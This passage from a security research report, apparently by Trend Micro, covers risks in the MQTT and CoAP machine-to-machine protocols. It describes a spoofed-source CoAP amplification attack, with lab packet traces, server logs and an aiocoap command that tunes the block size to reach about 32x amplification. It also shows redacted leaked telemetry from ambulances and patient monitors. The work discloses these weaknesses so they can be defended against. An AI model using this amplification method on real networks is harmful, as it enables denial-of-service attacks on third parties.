


Figure 17. About 17 to 22 percent of the IPv4 autonomous systems (ASs) are still susceptible to spoofing, which roughly translates to 9 to 14 percent of the IPv4 blocks.[39]

This means that an attacker that has access to any of these ASs or IP blocks can successfully launch attacks that require packets to be spoofed.

2.2.4.2 Risk of Amplification

In February 2018, an amplification attack taking advantage of the Memcache service reached almost 1 terabit per second (Tbps) of bandwidth, which could easily take down any large website. Services other than Memcache have been used in the past to launch other amplification attacks, the most notable ones being DNS and SSDP. As surveyed by a well-referenced research in 2014,[40] there are at least 15 application protocols that can be abused for amplification attacks, and they all have two aspects in common: They are based on UDP and are request-response-based.


[39] Center for Applied Internet Data Analysis. (6 August 2018). *CAIDA.* "State of IP Spoofing." Last accessed on 6 August 2018 at https://spoofer.caida.org/summary.php.

[40] Christian Rossow. (23 February 2014). *Network and Distributed System Security Symposium (NDSS).* "Amplification Hell: Revisiting Network Protocols for DDoS Abuse." Last accessed on 28 July 2018 at https://www.ndss-symposium.org/ndss2014/programme/amplification-hell-revisiting-network-protocols-ddos-abuse/.

Like DNS, SSDP, and so on, CoAP is also based on UDP and, more importantly, is based on a request-response scheme. CoAP responses can be significantly larger than the requests, which means that an attacker with, say, 1 Mbps bandwidth, can achieve up to X times the bandwidth, making the attack very convenient.

For DNS, the BAF ranges between 28x and 98x, whereas SSDP's is between 30x and 64x. To estimate the BAF for CoAP, we set up a test network to simulate an attacker that has access to one of the ISPs that allow spoofing. In our network, there is a victim node — running CoAP or any other service (it doesn't really matter) — and a cooperating CoAP server, which is normally called a "reflector." We prepare a single packet of a given size, with a spoofed source address — the victim IP address — and send it to the reflector. The reflector will interpret it according to the CoAP server logic and send it to the victim. However, given the inherent asymmetry of the protocol, the response packet will be X times larger than the request packet.


At first glance, as shown in the following network trace, a request packet with 36 bytes of application payload (CoAP) — 60 bytes overall — will translate to an 89 bytes payload — 113 overall. It's not much: 2.47x.



```
No.   Time        Source      Destination  Protocol Length Info
2607 141.014541   [redacted]  [redacted]   CoAP        60 CON, MID:56326, GET, TKN:00 00 e7 27, End of Block #
2608 141.035941   [redacted]  [redacted]   CoAP       113 ACK, MID:56326, 2.05 Content, TKN:00 00 e7 27, Block
2609 141.037175   [redacted]  [redacted]   CoAP        60 CON, MID:56327, GET, TKN:00 00 e7 28, End of Block #
2610 141.056132   [redacted]  [redacted]   CoAP       113 ACK, MID:56327, 2.05 Content, TKN:00 00 e7 28, Block
2611 141.056975   [redacted]  [redacted]   CoAP        60 CON, MID:56328, GET, TKN:00 00 e7 29, End of Block #
2612 141.070050   [redacted]  [redacted]   CoAP       113 ACK, MID:56328, 2.05 Content, TKN:00 00 e7 29, Block
2613 141.070750   [redacted]  [redacted]   CoAP        60 CON, MID:56329, GET, TKN:00 00 e7 2a, End of Block #
2614 141.084059   [redacted]  [redacted]   CoAP       113 ACK, MID:56329, 2.05 Content, TKN:00 00 e7 2a, Block
2615 141.084928   [redacted]  [redacted]   CoAP        60 CON, MID:56330, GET, TKN:00 00 e7 2b, End of Block #
2616 141.106669   [redacted]  [redacted]   CoAP       113 ACK, MID:56330, 2.05 Content, TKN:00 00 e7 2b, Block
2617 141.107940   [redacted]  [redacted]   CoAP        60 CON, MID:56331, GET, TKN:00 00 e7 2c, End of Block #
2618 141.124426   [redacted]  [redacted]   CoAP       113 ACK, MID:56331, 2.05 Content, TKN:00 00 e7 2c, Block
2619 141.125229   [redacted]  [redacted]   CoAP        60 CON, MID:56332, GET, TKN:00 00 e7 2d, End of Block #
2620 141.125546   [redacted]  [redacted]   CoAP       113 ACK, MID:56332, 2.05 Content, TKN:00 00 e7 2d, Block
2621 141.126092   [redacted]  [redacted]   CoAP        60 CON, MID:56333, GET, TKN:00 00 e7 2e, End of Block #
2622 141.139059   [redacted]  [redacted]   CoAP       113 ACK, MID:56333, 2.05 Content, TKN:00 00 e7 2e, Block
2623 141.139698   [redacted]  [redacted]   CoAP        60 CON, MID:56334, GET, TKN:00 00 e7 2f, End of Block #
2624 141.153055   [redacted]  [redacted]   CoAP       113 ACK, MID:56334, 2.05 Content, TKN:00 00 e7 2f, Block
2625 141.153785   [redacted]  [redacted]   CoAP        60 CON, MID:56335, GET, TKN:00 00 e7 30, End of Block #
2626 141.177625   [redacted]  [redacted]   CoAP       113 ACK, MID:56335, 2.05 Content, TKN:00 00 e7 30, Block
2627 141.178477   [redacted]  [redacted]   CoAP        60 CON, MID:56336, GET, TKN:00 00 e7 31, End of Block #
2628 141.193359   [redacted]  [redacted]   CoAP        58 ACK, MID:56336, 2.05 Content, TKN:00 00 e7 31, End o

▶ Frame 2607: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Null/Loopback
▶ Internet Protocol Version 4, Src: [redacted]
▼ User Datagram Protocol, Src Port: 62672, Dst Port: 5683
    Source Port: 62672
    Destination Port: 5683
    Length: 36
    Checksum: 0xfe37 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 8]
▶ Constrained Application Protocol, Confirmable, GET, MID:56326
```

Figure 18. First estimate of bandwidth amplification factor (BAF) achievable with CoAP

However, if an attacker finds a reflector that allows them to POST or PUT content to it, they can prepare a very large response beforehand and then request it with a spoofed request, having the reflector send that large packet to the victim.




Secure | https://tools.ietf.org/html/draft-ietf-core-block-21#page-28

```
In summary, this specification adds a pair of Block options to CoAP
that can be used for block-wise transfers.  Benefits of using these
options include:

o  Transfers larger than what can be accommodated in constrained-
   network link-layer packets can be performed in smaller blocks.

o  No hard-to-manage conversation state is created at the adaptation
   layer or IP layer for fragmentation.

o  The transfer of each block is acknowledged, enabling individual
   retransmission if required.

o  Both sides have a say in the block size that actually will be
   used.

o  The resulting exchanges are easy to understand using packet
   analyzer tools and thus quite accessible to debugging.

o  If needed, the Block options can also be used (without changes) to
   provide random access to power-of-two sized blocks within a
   resource representation.
```

Figure 19. CoAP supports a block-wise transfer, which allows the attacker to “tune” the desired amplification factor.[41]

A careful look at the protocol specification reveals that CoAP supports “block-wise transfer,” which essentially means that a large response can be divided into smaller responses. The interesting bit is that *both sides have a say in the block size that will actually be used.* This means that the attacker could craft a request packet asking for the maximum block size. This brings the amplification factor up to 32x, which is substantial, considering that CoAP nodes are usually resource-constrained (e.g., running on battery).



```
No.    Time        Source       Destination   Protocol  Length  Info
   18  85.111275   127.0.0.1    127.0.0.1     CoAP        1080  CON, MID:15165, P…
   19  85.142911   127.0.0.1    127.0.0.1     CoAP          55  ACK, MID:15165, 2…
```

```
▸ Frame 18: 1080 bytes on wire (8640 bits), 1080 bytes captured (8640 bits) on interface 0
▸ Null/Loopback
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▾ User Datagram Protocol, Src Port: 50969, Dst Port: 5683
    Source Port: 50969
    Destination Port: 5683
    Length: 1056
    Checksum: 0x0234 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 6]
▾ Constrained Application Protocol, Confirmable, POST, MID:15165
    01.. .... = Version: 1
    ..00 .... = Type: Confirmable (0)
    .... 0100 = Token Length: 4
    Code: POST (2)
    Message ID: 15165
    Token: 00008c63
  ▾ Opt Name: #1: Uri-Path: large-create
      Opt Desc: Type 11, Critical, Unsafe
      1011 .... = Opt Delta: 11
      .... 1100 = Opt Length: 12
      Uri-Path: large-create
  ▾ Opt Name: #2: Content-Format: application/octet-stream
      Opt Desc: Type 12, Elective, Safe
      0001 .... = Opt Delta: 1
      .... 0001 = Opt Length: 1
      Content-type: application/octet-stream
    End of options marker: 255
    [Response In: 19]
  ▸ Payload: Payload Content-Format: application/octet-stream, Length: 1024
```

Length (udp.length), 2 bytes
Packets: 25 · Displayed: 2 (8.0%)
Profile: Default

```
~/D/P/c/amplification ⟫⟫⟫ docker run -it --rm --network=demo-net -p 5683:5683/
udp --name amplifier californium
Starting plugtest server...
Mar 30, 2018 11:16:02 AM org.eclipse.californium.core.network.config.NetworkCo
nfig store
INFO: writing properties to file /root/Californium.properties
Mar 30, 2018 11:16:02 AM org.eclipse.californium.core.CoapServer start
INFO: Starting server
Mar 30, 2018 11:16:02 AM org.eclipse.californium.core.CoapServer start
INFO: No endpoints have been defined for server, setting up server endpoint on
 default port 5,683
Mar 30, 2018 11:16:02 AM org.eclipse.californium.core.network.CoapEndpoint sta
rt
INFO: Starting endpoint at 0.0.0.0/0.0.0.0:5683
origin-tracer directory does not exist. Skipping origin traces...
PlugtestServer listening on port 5683
Mar 30, 2018 11:16:34 AM org.eclipse.californium.core.network.interceptors.Mes
sageTracer receiveRequest
INFO: /172.21.0.1:36,469 ==> req CON-POST   MID=15165, Token=00008c63, OptionS
et={"Uri-Path":"large-create", "Content-Format":"application/octet-stream"},
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00
 .. 1024 bytes
Mar 30, 2018 11:16:34 AM org.eclipse.californium.core.network.interceptors.Ori
ginTracer receiveRequest
INFO: /172.21.0.1
Mar 30, 2018 11:16:34 AM org.eclipse.californium.core.network.interceptors.Mes
sageTracer sendResponse
INFO: /172.21.0.1:36,469 <== res ACK-2.01   MID=15165, Token=00008c63, OptionS
et={"Location-Path":["large-create","1"]}, no payload
Mar 30, 2018 11:17:02 AM org.eclipse.californium.core.network.InMemoryMessageE
xchangeStore$1 run
INFO: MessageExchangeStore contents: 0 exchanges by MID, 0 exchanges by token,
 0 ongoing blockwise exchanges
```

```
(aiocoap) ~/D/P/c/amplification ⟫⟫⟫ coap get -b 6 coap://127.0.0.1/large-cr
eate/2
```

Figure 20. Using the block-wise transfer feature of CoAP, an attacker can reach up to 32x amplification factor.

[41] Carsten Bormann and Zach Shelby. (8 July 2016). *IETF Tools.* “Block-wise transfers in CoAP draft-ietf-core-block-21.” Last accessed on 6 August 2018 at https://tools.ietf.org/html/draft-ietf-core-block-21#page-28.

03 Applications


We group M2M applications into four, broad groups:

- **Telemetry and notifications** refer to a passive use of M2M protocols to transmit data or messages. Here, security risks arise when such data is sensitive from a privacy perspective, or when it triggers automation rules.
- **Node configuration and management** regards the active use of M2M protocols to set up, configure, and manage endpoints. Here, security risks arise because an attacker could take control of a machine during its configuration phase, for instance.
- **Command queuing** refers to an active use of M2M protocols to send direct commands to physical machines. Here, security and safety risks arise because an attacker could subvert such commands and affect the physical environment.
- **Over-the-air upgrades**, which are the most critical, refer to the active use of M2M protocols as a transport layer to ship software upgrades to endpoints. Here, the security risk comes from the fact that an attacker could intercept such upgrades to take complete and persistent control of an endpoint.

3.1 Telemetry and Notification

Telemetry generally refers to **data collection**, which is possibly the **most common problem** solved by the IoT and IIoT technology: Machines that in the past were isolated and provided data through custom protocols are nowadays connected to IoT sensors that read values from them and send them somewhere via IP networks. To some extent, based on our findings, it seems that MQTT and CoAP are being used as the modern equivalent of pagers, except that they work over IP networks, on a global scale, rather than via radio, on a limited scale. However, given the abundance of sensitive private data disclosed over these messages, the situation is not far from what Trend Micro research has discovered about pagers.[42]

[42] Stephen Hilt and Philippe Lin. (22 December 2016). *Trend Micro.* "Leaking Beeps: Are Pagers Leaking Confidential Information?" Last accessed on 28 July 2018 at https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/leaking-beeps-pagers-leaking-confidential-information.



```
{
    "datetime": 1521823646233,
    "data": {
        "reactor": {
            "volume": 574.73,
            "temperature": { "jet": 27.6 },
            "slurry_depth": {
                "depth": 2.931, "pressure": 12.371
            },
            "feeding": {
                "enabled": true, "status": false,
                "flow_rate": 0.346, "today": 0.02
            },
            "mixing": {
                "enabled": true, "status": false, "time": 600
            },
            "gas": {
                "height": 90.133,
                "analyser": {
                    "CH4": [7.5, 10.1], "O2": [0, 0], "CO2": [0, 0], "H2S": [1425, 15]
                }
            }
        }
    }
}
```

Figure 21. Real telemetry data, formatted as JavaScript Object Notation (JSON), sent via MQTT, likely coming from a connected slurry pump, with details of the chemicals detected and their concentration

For instance, a turbine could provide rotation speed readings to its IoT node through analog or digital signals, and the IoT node interprets those signals as numbers and sends them as payload of MQTT or CoAP messages. In the case of MQTT, such messages will be sent to a centralized broker, which will then make them available to other machines for control decisions or just store them for analytics. In the case of CoAP, telemetry data will be sent directly to the data consumer. If a more complex logic is needed (e.g., receive message only if the URI contains “temperature”), then the CoAP server must be specifically programmed for that. For MQTT, this behavior is already part of the protocol.

Security Angle

The most obvious problem lies in the **secrecy of the collected data**. By inspecting MQTT or CoAP responses, an attacker could learn about a manufacturing process (e.g., a chemical plant that synthesizes a high-value substance whose formula is intellectual property and core to the business), or do remote reconnaissance on the target (e.g., when and how many times a person leaves a building, or who the suppliers of a company are). The less obvious issue with telemetry data is that it could be crafted in a way that the whole automation chain would be altered. Industrial automation systems consume data and directly or indirectly react depending on it, ultimately altering other machines — and the physical world.

3.1.1 Findings: Healthcare Monitors, Assistive Technology, and Asset Trackers


Figure 22. Patient monitor in a hospital

Earlier this year, Trend Micro and HiTrust[43] released a report on the security risks of connected hospitals,[44] showing that a casual attacker could find plenty of publicly exposed data leaked from misconfigured systems deployed in clinics and hospitals.

By looking specifically at MQTT, we understood the contribution of these protocols in the data exposure, due to their pervasive use for notification purposes. For example, we found data about the location of ambulances as well as data from patient monitors (e.g., heart rate, pressure), including the international mobile equipment identity (IMEI) of the leaking device, which is a unique identifier of each cellular modem.

[43] HiTrust Alliance. (2018). *HiTrust Alliance*. “HITRUST.” Last accessed on 28 July 2018 at https://hitrustalliance.net/.

[44] Mayra Rosario Fuentes and Numaan Huq. (5 April 2018). *Trend Micro.* “Securing Connected Hospitals.” Last accessed on 28 July 2018 at https://documents.trendmicro.com/assets/rpt/rpt-securing-connected-hospitals.pdf.




```
{"latitude":[redacted]565791488389085,"longitude":[redacted]1366441973766,"speed":0.0,"dataProvider":"[redacted]',"vehicleTyp
e":"AMBULANCE","deviceId":18609,"deviceImei":"[redacted]99","vehicleId":73876,"vehicleRegNo":"[redacted]330","dri
verId":0,"routeCode":"","crowd":"E","eventMessages":["Live"],"pointSequence":0,"objectId":"[redacted]330","timestam
p":{"year":2018,"month":1,"dayOfMonth":17,"hourOfDay":2,"minute":59,"second":25},"eventTypes":["locationEven
t"],"beanType":"locationData","additionalData":{}}
```

```
{"deviceData":{"deviceType":"ECG/SPO2/NIBP","software_rev":"tbd","dateFormat":"dd-MM-yyyy HH:mm:ss","timeZone":"Asia/[redacted]","deviceVersion":"20
16","deviceName":"Vismo","serialNo":"[redacted]","manufacturer":"[redacted]","expiryDate":"2057-04-23","protocol":"tcp/ip","connector":"RJ4
5","organization":"[redacted]","dateSource":"System time","manufactureDate":"2017-04-23","deviceModel":"pvm-2701","devi
ceDataFormat":"network","status":"active","uniqueIdentifier":"MacAddress"},"Data":"<?xml version=\"1.0\"?>\n<ORU_R01 xmlns=\"urn:hl7-org:v2xml\">
\n    <MSH>\n        <MSH.1>|<\/MSH.1>\n        <MSH.2>^~\\&amp;<\/MSH.2>\n        <MSH.3>\n        <HD.1>[redacted]<\/HD.1>\n        <\/MS
H.3>\n        <MSH.4>\n        <HD.1>[redacted]<\/HD.1>\n        <\/MSH.4>\n        <MSH.5>\n        <HD.1>CLIENT APP<\/HD.1>\n
 <\/MSH.5>\n        <MSH.6>\n        <HD.1>CLIENT FACILITY<\/HD.1>\n        <\/MSH.6>\n        <MSH.7>\n        <TS.1>20180320152600<\/T
S.1>\n        <\/MSH.7>\n        <MSH.9>\n        <MSG.1>ORU<\/MSG.1>\n        <MSG.2>R01<\/MSG.2>\n        <MSG.3>ORU_R01<\/MSG.3>\n
        <\/MSH.9>\n        <MSH.10>20180320000033<\/MSH.10>\n        <MSH.11>\n        <PT.1>P<\/PT.1>\n        <\/MSH.11>\n        <MSH.12>
\n        <VID.1>2.4<\/VID.1>\n        <\/MSH.12>\n        <MSH.15>NE<\/MSH.15>\n        <MSH.16>AL<\/MSH.16>\n        <MSH.18>ASCII<\/MSH.18
>\n        <MSH.20>ASCII<\/MSH.20>\n    <\/MSH>\n    <ORU_R01.PATIENT_RESULT>\n        <ORU_R01.PATIENT>\n        <PID>\n        <PI
D.8>O<\/PID.8>\n        <\/PID>\n        <ORU_R01.VISIT>\n        <PV1>\n        <PV1.2>I<\/PV1.2>\n
  <PV1.3>\n        <PL.3>ABCD<\/PL.3>\n        <PL.4>\n        <HD.1>192.168.0.2:1<\/HD.1>\n
        <\/PL.4>\n        <\/PV1.3>\n        <\/PV1>\n        <\/ORU_R01.VISIT>\n        <\/ORU_R01.PATI
